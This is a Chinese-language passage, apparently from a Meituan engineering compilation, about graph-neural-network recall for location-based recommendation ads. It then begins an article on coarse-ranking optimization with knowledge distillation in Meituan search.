



图 6　全场景图构建流程

**图裁剪与噪声抑制：**上文提到的异构图由于涵盖了用户在全场景的行为数据，数据规模庞大，给实际落地带来了巨大的算力和性能挑战。我们发现在图的拓扑结构中，各个节点的度分布极不均匀，部分热门节点的邻居个数可达几十万，由于训练过程中每个节点只采样固定个数的邻居参与计算，过多的邻居引入了许多噪声数据，也带来了不必要的资源开销。根据图数据背后的业务理解，我们对原始拓扑结构进行合理裁剪。

具体来说：对于“User 点击 Item 边”，保留行为时间较近的 topN 条出边；对于“Item 共同点击边”，保留边权重较高的 topN 条出边。图裁剪后，节点数量保持不变，边数量减少 46%，训练内存开销降低 30%，并带来了约 0.68% 的离线 Hitrate 效果提升。





图 7　图裁剪示例（设图中 a > b > c）

**动态负样本采样：** 由于广告商户在全体商户中占比较小，全场景行为数据的引入导致训练样本空间增大了一个数量级，这进一步加剧了 SSB（Sample Selection Bias）问题，负样本采样策略成为影响模型效果的关键因素。常见的随机负采样方式由于 Hard Negative 样本量不足，导致模型在实际预测时泛化性较差。而静态负样本采样策略，例如 LBS 场景下常见的基于距离、类目构建负样本，虽然可以取得一定效果提升，但通用性较差，策略配置繁琐，无法根据用户兴趣迁移自适应迭代。

以不同等级的城市为例，用户对于距离、类目的偏好程度不同，需要设置不同的阈值。因此，我们提出一种基于半监督学习的迭代式训练范式，将前一轮模型输出的商户 Embedding 通过 KMeans 进行聚类，在正样本所在的聚类集合中采样得到 Hard Negative，加入到下一轮的训练样本中，依此步骤循环，引导模型不断“自我提升”。

实验发现，随着迭代轮次的增加，离线指标的边际收益会收窄；考虑到训练速度与收益的平衡，线上我们采用 2 轮迭代的方式。该优化相比随机负采样带来了约 4.66% 的离线 Hitrate 效果提升；相比静态负样本策略（如基于距离、类目的采样）带来了约 1.63% 的离线 Hitrate 效果提升。





图 8 动态负样本采样流程

上述 3 个优化点的迭代在多个主广告位落地，并在**衡量广告营收的 RPS（Revenue Per Search）指标提升约 5%~10%**。

## 4.2 强化时空信息感知的端到端异构图建模

在 LBS 的业务中，时空信息是影响用户兴趣的重要因素。用户通常具有稳定的长期兴趣，但也会受到当前时空信息影响而呈现出多变的短期兴趣。因此，我们在 4.1 节介绍的全场景异构图建模的基础上进行升级。根据长期兴趣稳定、短期兴趣多变的特点，我们采用针对性措施分别建模时空信息对长短期兴趣的影响。

如下图 9 所示，我们通过时空子图刻画用户在不同时空场景下的长期兴趣偏好，通过多因子协同激活的序列建模刻画用户在短期时空场景下的兴趣演变。值得注意的是，区别于将异构图预训练 Embedding 作为静态特征引入的两阶段训练方式，我们将模型各部分在相同的优化目标下进行一阶段端到端训练，避免优化目标不一致带来的效果损失。





图 9　强化时空信息感知的端到端异构图建模

**时空子图构建及多视角融合：**用户在不同的时空下表现出不同的兴趣，举例来说，一个用户可能在工作日的办公室订购咖啡，而在休息日的健身房参加运动。仅使用全局

视角下的图模型提取用户全局兴趣，容易丢失用户在不同时空的兴趣差异。传统图模型方案通过全局信息获得用户统一的兴趣表征，无法准确刻画用户在不同时空场景下兴趣差异。

业界已经出现了一些结合时空信息的图表征学习方向的研究工作，如 STGCN[12] 等。在相关工作的基础上，我们从推荐广告的业务场景出发，基于用户行为对应的时间和空间信息，从时间、空间、时间 & 空间、全局等 4 个视角构建子图，并通过多视角融合模块获得用户长期兴趣。值得注意的是，所有子图共享 Item2Item 边，因为 Item 与 Item 的关系（如同店铺，共同点击等）较为稳定，不容易受到时空变化的影响。

如下图 10 所示，当用户请求到达时，从空间子图中获得用户在当前位置的兴趣，从时间子图中获得用户在多个时间的兴趣，从时间 & 空间子图中获得用户在当前位置下多个时间的兴趣，并结合全局兴趣及当前时间，进行多视角融合。在实践中，我们将时间划分为早晨、下午、晚上、深夜等 4 个时间段，将位置使用 Geohash 进行划分为多个地理区域。据统计，每个用户的历史行为涉及到的时间段和地理区域均比较集中，并不会对存储空间造成过大的压力。时空子图的构建及融合带来了约 3.65% 的离线 Hitrate 提升。





图 10 多视角融合

**多因子协同激活的用户序列建模：**我们将时间信息（当前时间与行为序列时间的差值）、位置信息（当前位置与行为序列位置的差值）作为激活因子来激活短期行为序列，捕捉用户兴趣随时空的迁移趋势。此外，图神经网络输出的用户长期兴趣向量，体现了用户在时间、位置等维度较稳定的兴趣偏好，也有利于从短期序列中提取出匹配当前时空场景的实时兴趣。使用时空信息及用户长期兴趣对用户短期行为序列进行激活时，涉及到多个因子协同激活的问题，业界常见的方案如下图 11 所示：





图 11　多因子协同激活

在美团 LBS 的业务场景中，各个激活因子之间可能会相互影响，例如时间和地理位置两种激活因子对行为序列激活的侧重点存在差异。为了让多因子激活发挥最佳效果，我们结合离线指标选择“多因子融合激活”模式。多因子协同激活的用户序列建模带来了约 6.90% 的离线 Hitrate 提升。

值得一提的是，图神经网络挖掘的多阶关系能够丰富用户序列的表达。这种多阶关系不仅体现在商品和商品、用户和商品等粗粒度节点之间，也体现在时间、位置、类目等细粒度特征之间。因此，我们对特征产出流程进行了升级改造，使图神经网络中的商品节点能够与用户行为序列在特征维度共享 Embedding 词典，并基于统一的优化目标端到端训练，帮助细粒度多阶信息更好地在图神经网络与用户序列间传递。

上述 2 个优化点的迭代在多个主广告位落地，并在**衡量广告营收的 RPS（Revenue Per Search）指标提升约 5%**。

## 5. 性能优化与应用

为了能够在大规模场景上线并进行实时召回，我们针对模型的离线训练和在线部署进行了优化。





图 12　性能优化与应用

**适配 LBS 场景的大规模图神经网络训练框架：**随着图神经网络在工业界的推广，开源社区涌现出一大批优秀的图神经网络训练框架，如 Euler、DGL 等。我们在开源框架的基础上，匹配公司内部大数据与机器学习平台，研发出一套适配 LBS 场景的大规模图神经网络训练框架。该框架支持大规模图的构建、特征抽取等构图操作，并额外开发支持了包括“位置信息动态采样”在内的常见 LBS 图神经网络操作。通过该框架我们已在多个业务场景落地线上模型，其中最大规模为亿级别节点、百亿级别边、带 Side-information 的图神经网络模型。

**低延迟的在线计算流程：**召回环节是广告推荐系统的第一个漏斗，需要在有限时间内从全量候选广告中选出高质量子集传递给下游。鉴于子图搜索、图卷积等复杂操作对线上耗时的巨大挑战，我们提出了低延迟的在线计算流程优化方案：在 4.2 节介绍的模型中，图模型部分主要用来表征用户长期兴趣，不受实时行为和请求信息影响，因此，我们将图节点 Embedding 离线计算好存入 KV 表中，避免图模型的在线推导成为耗时瓶颈；同时，在线请求时并行处理图节点 Embedding 和其它特征的抽取过程。实践表明，经过以上优化召回环节线上耗时涨幅小于 2%。

## 6. 总结与展望

图神经网络对图结构的数据有很好的建模能力，能充分利用图节点的高阶邻居信息，在大规模推荐系统的召回模块中展现出巨大潜力，业界头部公司均有结合各自业务特点的图模型落地实践 [8][9][10]。

本文介绍了大规模图召回技术在美团到店推荐广告的应用。基于对到店推荐广告场景特点的分析，我们在落地图召回技术时进行了对应的优化。在模型方面，为了解决广告反馈数据稀疏的问题，我们将全场景的数据融入到图模型中丰富用户兴趣表达，并结合图裁剪和动态负样本采样技术，累计提升 Hitrate 约 5.34%；为了加强对时空等 LBS 动态场景信息的感知，我们通过时空子图模块刻画用户在不同时空下的兴趣，并进行多视角融合及长短期序列融合，累计提升约 10.55%。配合离线训练及在线计算的性能优化，我们成功在多个主广告位上落地，线上 RPS 累计提升 10%~15%。

未来我们还将在以下技术方向继续进行探索：

### 1. 多场景知识迁移

到店广告场景众多，不同广告位维护不同的图召回模型带来的维护成本较大。多场景的联合训练既能丰富图数据，提升用户兴趣的刻画，又能将单个图召回模型应用到不同广告位，降低维护成本。但是用户在不同广告位下的行为存在差异，数据融合不当可能导致引入噪声，影响模型训练结果。如何在模型设计中刻画用户在不同广告位下行为的共同点和差异点，是需要重点考虑的内容。

### 2. 动态图技术

用户兴趣随着时间空间不断发生着改变。动态图模型可以将时空等动态信息构建到图结构中，相比人为划分长期兴趣与短期兴趣，动态图可以更灵活地感知用户兴趣的变化，更贴合 LBS 业务的特点。

## 7. 作者简介

齐裕、李根、少华、张腾、程佳、雷军，来自美团到店事业群 / 广告平台技术部。
祥洲、梦迪、武威，来自美团平台 / 搜索推荐算法部 NLP 中心。

## 8. 参考资料

[1] Perozzi, Bryan, Rami Al-Rfou, and Steven Skiena. "Deepwalk: Online learning of social representations." Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining. 2014.

[2] Grover, Aditya, and Jure Leskovec. "node2vec: Scalable feature learning for networks." Proceedings of the 22nd ACM SIGKDD international conference on Knowledge discovery and data mining. 2016.

[3] Welling, Max, and Thomas N. Kipf. "Semi-supervised classification with graph convolutional networks." J. International Conference on Learning Representations. ICLR, 2017.

[4] Hamilton, Will, Zhitao Ying, and Jure Leskovec. "Inductive representation learning on large graphs." Advances in neural information processing systems 30 (2017).

[5] Velickovic, Petar, et al. "Graph attention networks." International Conference on Learning Representations. 2018.

[6] Chen, Jie, Tengfei Ma, and Cao Xiao. "FastGCN: Fast Learning with Graph Convolutional Networks via Importance Sampling." International Conference on Learning Representations. 2018.

[7] Xu, Keyulu, et al. "How powerful are graph neural networks." International Conference on Learning Representations. ICLR, 2019.

[8] Ying, Rex, et al. "Graph convolutional neural networks for web-scale recommender systems." Proceedings of the 24th ACM SIGKDD international conference on knowledge discovery & data mining. 2018.

[9] Wang, Menghan, et al. "M2GRL: A multi-task multi-view graph representation learning framework for web-scale recommender systems." Proceedings of the 26th ACM SIGKDD international conference on knowledge discovery & data mining. 2020.

[10] Xie, Ruobing, et al. "Improving accuracy and diversity in matching of recommendation with diversified preference network." IEEE Transactions on Big Data (2021).

[11] Xu, Keyulu, et al. "Representation learning on graphs with jumping knowledge networks." International conference on machine learning. PMLR, 2018.

[12] Han, Haoyu, et al. "STGCN: a spatial-temporal aware graph learning method for POI recommendation." 2020 IEEE International Conference on Data Mining (ICDM). IEEE, 2020.

## 团队简介

美团到店广告算法团队负责到店相关业务的广告算法优化，在保证用户体验和广告商户 ROI 的前提下，持续提升商业流量的变现效率。主要技术方向包括触发策略、质量预估、机制设计、创意生成、创意优选、反作弊、商家策略等。团队技术氛围浓厚，通过对前沿技术不断突破，驱动业务持续发展；重视人才培养，具备完善成熟的培养机制，帮助成员快速成长。

# 美团搜索粗排优化的探索与实践

作者：晓江 所贵 李想 曹越 培浩 肖垚 达遥 陈胜 云森 利前

## 1. 前言

众所周知，在搜索、推荐、广告等大规模工业界应用领域，为了平衡性能和效果，排序系统普遍采用级联架构 [1,2]，如下图 1 所示。以美团搜索排序系统为例，整个排序分为粗排、精排、重排和混排层；粗排位于召回和精排之间，需要从千级别候选 item 集合中筛选出百级别 item 集合送给精排层。





图 1 排序漏斗

从美团搜索排序全链路视角审视粗排模块，目前粗排层优化存在如下几个挑战点：

- **样本选择偏差**：级联排序系统下，粗排离最后的结果展示环节较远，导致粗排模型离线训练样本空间与待预测的样本空间存在较大的差异，存在严重的样本

选择偏差。

- **粗排精排联动**：粗排处于召回和精排之间，粗排需要更多获取和利用后续链路的信息来提升效果。
- **性能约束**：线上粗排预测的候选集远远高于精排模型，然而实际整个搜索系统对性能有严格的要求，导致粗排需要重点关注预测性能。

本文将围绕上述挑战点来分享美团搜索粗排层优化的相关探索与实践，其中样本选择偏差问题我们放在精排联动问题中一起解决。本文主要分成三个部分：第一部分会简单介绍美团搜索排序粗排层的演进路线；第二部分介绍粗排优化的相关探索与实践，其中第一个工作是采用知识蒸馏和对比学习使精排和粗排联动来优化粗排效果，第二个工作是考虑粗排性能和效果 trade-off 的粗排优化，相关工作均已全量上线，且效果显著；最后是总结与展望部分，希望这些内容对大家有所帮助和启发。

## 2. 粗排演进路线

美团搜索的粗排技术演进分为以下几个阶段：

- 2016 年：基于相关性、质量度、转化率等信息进行线性加权，这种方法简单但是特征的表达能力较弱，权重人工确定，排序效果存在很大的提升空间。
- 2017 年：采用基于机器学习的简单 LR 模型进行 Pointwise 预估排序。
- 2018 年：采用基于向量内积的双塔模型，两侧分别输入查询词、用户以及上下文特征和商户特征，经过深度网络计算后，分别产出用户 & 查询词向量和商户向量，再通过内积计算得到预估分数进行排序。该方法可以提前把商户向量计算保存好，所以在线预测快，但是两侧信息的交叉能力有限。
- 2019 年：为了解决双塔模型无法很好地建模交叉特征的问题，将双塔模型的输出作为特征与其他交叉特征通过 GBDT 树模型进行融合。
- 2020 年至今：由于算力的提升，开始探索 NN 端到端粗排模型并且持续迭代 NN 模型。

现阶段，工业界粗排模型常用的有双塔模型，比如腾讯 [3] 和爱奇艺 [4]；交互式 NN 模

型，比如阿里巴巴 [1,2]。下文主要介绍美团搜索在粗排升级为 NN 模型过程中的相关优化工作，主要包括粗排效果优化、效果 & 性能联合优化两个部分。

# 3. 粗排优化实践

随着大量的效果优化工作 [5,6] 在美团搜索精排 NN 模型落地，我们也开始探索粗排 NN 模型的优化。考虑到粗排有严格的性能约束，直接将精排优化的工作复用到粗排是不适用的。下面会介绍关于将精排的排序能力迁移到粗排的精排联动效果优化工作，以及基于神经网络结构自动搜索的效果和性能 trade-off 优化工作。

## 3.1 精排联动效果优化

粗排模型受限于打分性能约束，这会导致模型结构相比精排模型更加简单，特征数量也比精排少很多，因此排序效果要差于精排。为了弥补粗排模型结构简单、特征较少带来的效果损失，我们尝试知识蒸馏方法 [7] 来联动精排对粗排进行优化。

知识蒸馏是目前业界简化模型结构并最小化效果损失的普遍方法，它采取一种 Teacher-Student 范式：结构复杂、学习能力强的模型作为 Teacher 模型，结构较为简单的模型作为 Student 模型，通过 Teacher 模型来辅助 Student 模型训练，从而将 Teacher 模型的“知识”传递给 Student 模型，实现 Student 模型的效果提升。精排蒸馏粗排的示意图如下图 2 所示，蒸馏方案分为以下三种：精排结果蒸馏、精排预测分数蒸馏、特征表征蒸馏。下面会分别介绍这些蒸馏方案在美团搜索粗排中的实践经验。





图 2 精排蒸馏粗排示意图

### 3.1.1 精排结果列表蒸馏

粗排作为精排的前置模块，它的目标是初步筛选出质量比较好的候选集合进入精排，从训练样本选取来看，除了常规的用户发生行为（点击、下单、支付）的 item 作为正样本，曝光未发生行为的 item 作为负样本外，还可以引入一些通过精排模型排序结果构造的正负样本，这样既能一定程度缓解粗排模型的样本选择偏置，也能将精排的排序能力迁移到粗排。下面会介绍在美团搜索场景下，使用精排排序结果蒸馏粗排模型的实践经验。

**策略 1**：在用户反馈的正负样本基础上，随机选取少量精排排序靠后的未曝光样本作为粗排负样本的补充，如图 3 所示。该项改动离线 Recall@150（指标解释参看附录）+5PP，线上 CTR +0.1%。





图 3　补充排序结果靠后负例

**策略 2**：直接在精排排序后的集合里面进行随机采样得到训练样本，精排排序的位置作为 label 构造 pair 对进行训练，如下图 4 所示。离线效果相比策略 1 Recall@150 +2PP，线上 CTR +0.06%。





图 4　排序靠前靠后构成 pair 对样本

- **策略 3**：基于策略 2 的样本集选取，采用对精排排序位置进行分档构造 label，然后根据分档 label 构造 pair 对进行训练。离线效果相比策略 2 Recall@150 +3PP，线上 CTR +0.1%。

### 3.1.2 精排预测分数蒸馏

前面使用排序结果蒸馏是一种比较粗糙使用精排信息的方式，我们在这个基础上进一步添加预测分数蒸馏 [8]，希望粗排模型输出的分数与精排模型输出的分数分布尽量对齐，如下图 5 所示：





图 5　精排预测分数构造辅助损失

在具体实现上，我们采用两阶段蒸馏范式，基于预先训练好的精排模型来蒸馏粗排模型，蒸馏 Loss 采用的是粗排模型输出和精排模型输出的最小平方误差，并且添加一个参数 Lambda 来控制蒸馏 Loss 对最终 Loss 的影响，如公式（1）所示。 使用精排分数蒸馏的方法，离线效果 Recall@150 +5PP，线上效果 CTR +0.05%。

$$Loss = H(y, f(x)) + \lambda \|r(x) - p(x)\|^2 \quad (1)$$

### 3.1.3 特征表征蒸馏

业界通过知识蒸馏实现精排指导粗排表征建模已经被验证是一种有效提升模型效果的方式 [7]，然而直接用传统的方法蒸馏表征有以下缺陷：第一是无法蒸馏粗排和精排之间的排序关系，而前文已提到，排序结果蒸馏在我们的场景中，线下、线上均有效果提升；第二是传统采用 KL 散度作为表征度量的知识蒸馏方案，把表征的每一维独立对待，无法有效地蒸馏高度相关的、结构化的信息 [9]，而在美团搜索场景下，数据是高度结构化的，因此采用传统的知识蒸馏策略来做表征蒸馏可能无法较好地捕获这种结构化的知识。

